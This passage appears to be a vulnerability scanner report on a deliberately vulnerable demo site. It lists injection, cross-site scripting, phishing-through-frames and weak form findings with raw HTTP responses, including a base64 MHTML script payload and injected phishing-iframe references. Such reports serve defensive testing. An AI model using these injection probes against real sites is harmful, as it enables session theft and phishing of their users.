Risk:	<p>It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user</p> <p>It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.</p> <p>It is possible to upload, modify or delete web pages, scripts and files on the web server</p>
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



Link Injection (facilitates Cross-Site Request Forgery)

Severity: Medium

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: pp (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to upload, modify or delete web pages, scripts and files on the web server

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response




Issue 8 of 8

TOC

Link Injection (facilitates Cross-Site Request Forgery)	
Severity:	Medium
CVSS Score:	6.4
URL:	http://testphp.vulnweb.com/comment.php
Entity:	name (Parameter)
Risk:	<p>It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user</p> <p>It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.</p> <p>It is possible to upload, modify or delete web pages, scripts and files on the web server</p>
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

Test Response



M

Microsoft Windows MHTML Cross-Site Scripting 2

TOC

Issue 1 of 2

TOC

Microsoft Windows MHTML Cross-Site Scripting

Severity: Medium

CVSS Score: 5.9

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: pp (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Apply one of the suggested workaround solutions

Reasoning: The test response was found to contain the decoded payload after it was sent encoded.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:48 GMT
Content-Type: text/html

validContent-Type: multipart/related; boundary=_AppScan
--_AppScan
Content-Location:foo
Content-Transfer-Encoding:base64

PGh0bWw+PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw+
...
```

Microsoft Windows MHTML Cross-Site Scripting

Severity: **Medium**

CVSS Score: 5.9

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: p (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Apply one of the suggested workaround solutions

Reasoning: The test response was found to contain the decoded payload after it was sent encoded.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:41 GMT
Content-Type: text/html

Content-Type: multipart/related; boundary=_AppScan
--_AppScan
Content-Location:foo
Content-Transfer-Encoding:base64

PGh0bWw+PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD48L2h0bWw+
12
...
```

M

Phishing Through Frames 10

TOC

Issue 1 of 10

TOC

Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/listproducts.php>

Entity:

cat (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:


Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/search.php>

Entity:

searchFor (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/secured/newuser.php>

Entity:

uname (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response

ACUNETIX ART

Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use

Access to demo.testfire.net is restricted due to scan options, licensing, or security considerations

near ">

Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/guestbook.php>

Entity:

name (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/guestbook.php>

Entity:

text (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:

Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: p (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: pp (Parameter)


Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity: **Medium**

CVSS Score: 6.4

URL: <http://testphp.vulnweb.com/hpp/>

Entity: pp (Parameter)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "<http://demo.testfire.net/phishing.html>".

Test Response

[check
link1](#)

Access to demo.testfire.net is restricted due to scan options, licensing, or security considerations

Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/listproducts.php>

Entity:

artist (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:


Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Phishing Through Frames

Severity:

Medium

CVSS Score: 6.4

URL:

<http://testphp.vulnweb.com/comment.php>

Entity:

name (Parameter)

Risk:

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Causes:


Sanitation of hazardous characters was not performed correctly on user input

Fix:

Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

Test Response



Access to demo.testfire.net is restricted due to scan options, licensing, or security considerations

Issue 1 of 2

TOC

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/signup.php>

Entity: signup.php (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```
...
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<div class="story">
<h2 id="pageTitle">Signup new user</h2>
<h4>Please do not enter real information here.</h4>
<h4>If you press the submit button you will be transferred to a secured connection.</h4>
<form name="form1" method="post" action="/secured/newuser.php">
<table border="0" cellspacing="1" cellpadding="4">
<tr><td valign="top">Username:</td><td><input type="text" name="uname" style="width:200px">
</td></tr>
<tr><td valign="top">Password:</td><td><input type="password" name="upass"
style="width:200px"></td></tr>
<tr><td valign="top">Retype password:</td><td><input type="password" name="upass2"
style="width:200px"></td></tr>
<tr><td valign="top">Name:</td><td><input type="text" name="urname" style="width:200px"></td>
</tr>
<tr><td valign="top">Credit card number:</td><td><input type="text" name="ucc"
style="width:200px"></td></tr>
<tr><td valign="top">E-Mail:</td><td><input type="text" name="uemail" style="width:200px">
</td></tr>
<tr><td valign="top">Phone number:</td><td><input type="text" name="uphone"
style="width:200px"></td></tr>
<tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5"
style="width:200px"></td></tr>
<tr><td colspan="2" align="right"><input type="submit" value="signup" name="signup"></td></tr>
</table>
</form>
</div>
...
```

Autocomplete HTML Attribute Not Disabled for Password Field

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/login.php>

Entity: login.php (Page)

Risk: It may be possible to bypass the web application's authentication mechanism

Causes: Insecure web application programming or configuration

Fix: Correctly set the "autocomplete" attribute to "off"

Reasoning: AppScan has found that a password field does not enforce the disabling of the autocomplete feature.

Raw Test Response:

```
...
<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20" style="width:120px;">
      </td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20"
        style="width:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login" style="width:75px;"></td>
      </tr>
      </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password
      <font color='red'>test</font>.
    </h3>
  </div>
  ...
```

Body Parameters Accepted in Query

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: guestbook.php (Page)


Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration


Fix: Do not accept body parameters that are sent in the query string

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Original Response



Test Response



Body Parameters Accepted in Query

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/userinfo.php>

Entity: userinfo.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Do not accept body parameters that are sent in the query string

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Issue 3 of 5

[TOC](#)

Body Parameters Accepted in Query

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: search.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations


Causes: Insecure web application programming or configuration

Fix: Do not accept body parameters that are sent in the query string

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Original Response

Test Response



Issue 4 of 5

TOC

Body Parameters Accepted in Query

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/cart.php>

Entity: cart.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations


Causes: Insecure web application programming or configuration

Fix: Do not accept body parameters that are sent in the query string

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Original Response

Test Response



Issue 5 of 5

TOC

Body Parameters Accepted in Query

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: newuser.php (Page)


Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration


Fix: Do not accept body parameters that are sent in the query string

Reasoning: The test result seems to indicate a vulnerability because the Test Response is similar to the Original Response, indicating that the application processed body parameters that were submitted in the query

Original Response



Test Response



Issue 1 of 45

TOC

Database Error Pattern Found

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/AJAX/infoartist.php>

Entity: infoartist.php (Global)

Risk: It is possible to view, modify or delete database entries and tables

